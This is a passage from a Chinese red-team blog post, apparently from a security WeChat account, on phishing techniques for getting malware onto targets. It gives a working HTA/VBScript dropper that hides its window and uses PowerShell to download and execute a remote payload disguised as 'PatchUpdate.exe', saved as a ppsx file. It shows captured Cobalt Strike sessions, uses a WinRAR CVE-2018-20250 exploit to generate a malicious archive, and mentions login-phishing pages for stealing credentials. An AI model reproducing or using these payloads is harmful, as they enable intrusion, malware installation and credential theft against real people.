


由于我这里HTA上线可能是系统版本原因总出问题，所以我用hta 去加载 ps,然后再用 ps 去远程加载执行指定的cs马。



```

<html>
<head>
<script language="VBScript">
Sub window onload
window.resizeTo 0,0
window.MoveTo -100,-100
const impersonation = 3
Const HIDDEN_WINDOW = 12
Set Locator = CreateObject("WScript.Shell")
Locator.Run"powershell (new-object System.Net.WebClient).DownloadFile('http://[redacted]', 'c:\\windows\\temp\\PatchUpdate.exe');start-process 'c:\\windows\\temp\\PatchUpdate.exe'",0,FALSE
window.close()
end sub
</script>
</head>
</html>

```



这里一定要保存成ppsx格式的。



点击启用即可上线。

Administrator *	WIN-GJ76HI0JP...	NEW; x86; slee...	2C974A6C (2).exe	2876
Administrator *	WIN-GJ76HI0JP...	NEW; x86; slee...	powershell.exe	3420
Administrator *	WIN-GJ76HI0JP...	NEW; x86; slee...	test.exe	3628

### 9) RAR解压钓鱼

WinRAR漏洞exp:

<https://github.com/WyAtu/CVE-2018-20250>

生成，发送给目标机解压。由于临时演示没有做免杀处理，重启机器后马被火绒拦截了。

```
[*] Start to generate the archive file test.rar...
test.rar: CorruptedArchiveError: header CRC failed
test.rar: CorruptedArchiveError: header CRC failed
test.rar: CorruptedArchiveError: header CRC failed
[+] Evil archive file test.rar generated successfully !
```



另外还有利用目标登录口的钓鱼页面来窃取各种，Vpn，Mail，OA，账号密码等，实际红队钓鱼方式与细节非常多不一一举例了。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

文章已于2020-05-12修改